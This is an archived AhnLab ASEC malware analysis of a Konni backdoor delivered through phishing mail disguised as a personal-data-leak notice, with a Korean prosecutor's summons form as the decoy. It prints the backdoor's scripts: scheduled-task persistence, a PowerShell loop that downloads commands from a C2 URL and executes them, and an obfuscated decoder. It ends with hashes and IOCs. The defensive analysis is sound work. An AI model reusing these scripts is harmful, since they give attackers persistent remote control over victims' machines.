
Distribution of Phishing Email Under the Guise of Personal Data Leak (Konni)

By ATCP

Published: 2023-12-05 · Archived: 2026-04-05 23:06:39 UTC

AhnLab Security Emergency response Center (ASEC) recently identified the distribution of a malicious exe file disguised as material related to a personal data leak, targeting individual users. The final behavior of this malware could not be observed because the C2 was closed, but the malware is a backdoor that receives obfuscated commands from the threat actor and executes them in xml format.




When the malicious exe file is executed, the files in the .data section are created into the %Programdata% folder. Out of the created files, all files are obfuscated except for the legitimate doc file.

- Lomd02.png (Malicious jse script)
- Operator.jse (Malicious jse script)
- WindowsHotfixUpdate.jse (Malicious jse script)
- 20231126_9680259278.doc (Legitimate doc file)
- WindowsHotfixUpdate.ps1 (Malicious PowerShell script)

```
00016850  E4 09 00 00 43 3A 5C 50  72 6F 67 72 61 6D 44 61  ....C:\ProgramDa
00016860  74 61 5C 4C 6F 6D 64 30  32 2E 70 6E 67 00 76 61  ta\Lomd02.png.va
00016870  72 20 5F 30 78 35 33 36  37 61 35 3D 5F 30 78 34  r _0x5367a5=_0x4
00016880  37 63 66 3B 28 66 75 6E  63 74 69 6F 6E 28 5F 30  7cf;(function(_0
00016890  78 33 36 62 63 61 36 2C  5F 30 78 33 61 34 64 34  x36bca6,_0x3a4d4
000168A0  63 29 7B 76 61 72 20 5F  30 78 34 31 37 65 63 63  c){var _0x417ecc
000168B0  3D 5F 30 78 34 37 63 66  2C 5F 30 78 34 63 30 61  =_0x47cf,_0x4c0a
000168C0  35 35 3D 5F 30 78 33 36  62 63 61 36 28 29 3B 77  55=_0x36bca6();w
000168D0  68 69 6C 65 28 21 21 5B  5D 29 7B 74 72 79 7B 76  hile(!![]){try{v
000168E0  61 72 20 5F 30 78 35 33  37 33 36 31 3D 2D 70 61  ar _0x537361=-pa
000168F0  72 73 65 49 6E 74 28 5F  30 78 34 31 37 65 63 63  rseInt(_0x417ecc
00016900  28 30 78 31 35 35 29 29  2F 30 78 31 2A 28 2D 70  (0x155))/0x1*(-p
00016910  61 72 73 65 49 6E 74 28  5F 30 78 34 31 37 65 63  arseInt(_0x417ec
00016920  63 28 30 78 31 35 37 29  29 2F 30 78 32 29 2B 2D  c(0x157))/0x2)+-
00016930  70 61 72 73 65 49 6E 74  28 5F 30 78 34 31 37 65  parseInt(_0x417e
00016940  63 63 28 30 78 31 35 65  29 29 2F 30 78 33 2A 28  cc(0x15e))/0x3*(
00016950  2D 70 61 72 73 65 49 6E  74 28 5F 30 78 34 31 37  -parseInt(_0x417
00016960  65 63 63 28 30 78 31 35  62 29 29 2F 30 78 34 29  ecc(0x15b))/0x4)
00016970  2B 70 61 72 73 65 49 6E  74 28 5F 30 78 34 31 37  +parseInt(_0x417
00016980  65 63 63 28 30 78 31 35  39 29 29 2F 30 78 35 2A  ecc(0x159))/0x5*
00016990  28 2D 70 61 72 73 65 49  6E 74 28 5F 30 78 34 31  (-parseInt(_0x41
000169A0  37 65 63 63 28 30 78 31  36 36 29 29 2F 30 78 36  7ecc(0x166))/0x6
000169B0  29 2B 2D 70 61 72 73 65  49 6E 74 28 5F 30 78 34  )+-parseInt(_0x4
000169C0  31 37 65 63 63 28 30 78  31 36 31 29 29 2F 30 78  17ecc(0x161))/0x
000169D0  37 2A 28 70 61 72 73 65  49 6E 74 28 5F 30 78 34  7*(parseInt(_0x4
000169E0  31 37 65 63 63 28 30 78  31 36 32 29 29 2F 30 78  17ecc(0x162))/0x
000169F0  38 29 2B 2D 70 61 72 73  65 49 6E 74 28 5F 30 78  8)+-parseInt(_0x
```

A legitimate document file, ‘20231126_9680259278.doc’, is included among the created files. The threat actor has probably included this to deceive the user into thinking that they opened a legitimate file.



[별지 제17호서식] <개정 2007.2.20>

형제 호

참고인출석요구서

피의자 피의
피내사자 에 대한 내사사건의 참고인으로 문의드릴 일이 있으니
피진정인 진정

. . . 오전(후) 시에 우리청 호 검사실로 출석하여 주시기 바랍니다. 조사에 걸리는 시간은 시간 정도로 예상되며 출석한 참고인에게는 소정의 여비를 지급해 드립니다.

▶ 준비사항
1. 출석요구서, 주민등록증(또는 운전면허증 기타 본인임을 확인할 수 있는 자료) 및 도장
2.
3.
4.
5. 기타 귀하가 필요하다고 생각하는 자료

출석할 수 없는 부득이한 사정이 있거나 사건내용에 관하여 문의할 사항이 있으면 우리청 검사실(전화 - 담당자)로 연락하여 출석일시를 협의하거나 사건내용을 문의하시기 바랍니다.

검찰청
검사 (인)

128㎜×182㎜(신문용지 54g/㎡)

Operator.jse creates a Task Scheduler entry that executes WindowsHotfixUpdate.jse, which in turn executes the file WindowsHotfixUpdate.ps1. The file WindowsHotfixUpdate.ps1 receives commands from the C2, and it is presumed that these commands are obfuscated, because the jse file with the file name Lomd02.png was observed deobfuscating such commands and loading them in xml format.

While additional commands could not be examined due to the C2 being unavailable for access at the moment, it seems that various additional attacks would be possible depending on the commands sent from the C2.

- Task Scheduler name: WindowsHotfixUpdate[B409302303-02940492024]
- Trigger: Repeat every minute indefinitely

- Action: Execute C:\ProgramData\WindowsHotfixUpdate.jse

```
try {
  var sh = new ActiveXObject("WScript.Shell");
  var cl = "cmd /c schtasks /create /sc minute /mo 1 /tn WindowsHotfixUpdate[B409302303-02940492024] /tr
  \"C:\\ProgramData\\WindowsHotfixUpdate.jse\" /f";
  sh.Run("cmd /c schtasks /create /sc minute /mo 1 /tn WindowsHotfixUpdate[B409302303-02940492024] /tr
  \"C:\\ProgramData\\WindowsHotfixUpdate.jse\" /f", 0x0);
} catch (_0x337b9a) {}
```

```
try {
  var t = new ActiveXObject('WScript.Shell');
  var c = "powershell -ep bypass -f C:\\ProgramData\\WindowsHotfixUpdate.ps1";
  t.Run("powershell -ep bypass -f C:\\ProgramData\\WindowsHotfixUpdate.ps1", 0x0);
} catch (r) {}
```

```
Set-Item (Variable:Ke4) (System.Environment);
try
{
    & Set-Variable -Name pngfile -Value C:\ProgramData\Lomd02.png;
    & Set-Variable -Name url -Value http://gjdow.atwebpages.com/dn.php?name=[redacted]&prefix=tt;
    & Set-Variable -Name client -Value new-object System.Net.WebClient;
    .Set-Variable -Name rep -Value $client.DownloadString.Invoke($url);
    & Set-Variable -Name cmd -Value wscript //e:javascript $pngfile $rep;

    $ Invoke-Expression $cmd;
    .Start-Sleep -Seconds 180;
}
```

```
try {
  var arguments = WScript.Arguments;
  var cmd = decode64(arguments(0x0));
  var xml = new ActiveXObject("Microsoft.XMLDOM");
  xml.async = false;
  xml.loadXML(cmd);
  xml.transformNode(xml);
} catch (_0x482405) {}
function decode64(_0x7c40c) {
  var _0x172563 = '';
  var _0x4f42f0;
  var _0x4063bd;
  var _0x19b806;
  var _0x305a4e;
  var _0x4a897e;
  var _0xb50679;
  var _0x60c81f;
  var _0x3bb380 = 0x0;
  _0x7c40c = _0x7c40c.replace(/[^A-Za-z0-9\+\/\=]/g, '');
  do {
    _0x305a4e = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/=".indexOf(_0x7c40c.charAt(_0x3bb380++));
    _0x4a897e = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/=".indexOf(_0x7c40c.charAt(_0x3bb380++));
    _0xb50679 = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/=".indexOf(_0x7c40c.charAt(_0x3bb380++));
    _0x60c81f = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/=".indexOf(_0x7c40c.charAt(_0x3bb380++));
    _0x4f42f0 = _0x305a4e << 0x2 | _0x4a897e >> 0x4;
    _0x4063bd = (_0x4a897e & 0xf) << 0x4 | _0xb50679 >> 0x2;
    _0x19b806 = (_0xb50679 & 0x3) << 0x6 | _0x60c81f;
    _0x172563 = _0x172563 + String.fromCharCode(_0x4f42f0);
    if (_0xb50679 != 0x40) {
      _0x172563 = _0x172563 + String.fromCharCode(_0x4063bd);
    }
    if (_0x60c81f != 0x40) {
      _0x172563 = _0x172563 + String.fromCharCode(_0x19b806);
    }
  } while (_0x3bb380 < _0x7c40c.length);
  _0x172563 = decodeURI(_0x172563);
  return _0x172563;
}
```

Because the bait file is also run, ordinary users cannot recognize that their systems are infected by malware. Since such malware are aimed at specific targets, users should refrain from running attachments in emails sent from unknown sources.

[File Detection]

- Backdoor/JS.Konni (2023.12.06.03)
- Backdoor/Win.Konni (2023.12.06.03)
- Backdoor/PowerShell.Konni (2023.12.06.03)

MD5

682b5a3c93e107511fdd2cdb8e50389a

78ea811850e01544ca961f181030b584

a93474c3978609c8480b34299bf482b7

b58eb8a3797d3a52aba30d91d207b688

d06d1c2ec1490710133dea445f33bd19

Additional IOCs are available on AhnLab TIP.

URL

http[:]//gjdow[.]atwebpages[.]com/dn[.]php?name=[Computer

Additional IOCs are available on AhnLab TIP.

Gain access to related IOCs and detailed analysis by subscribing to **AhnLab TIP**. For subscription details, click the banner below.

Source: https://asec.ahnlab.com/en/59763/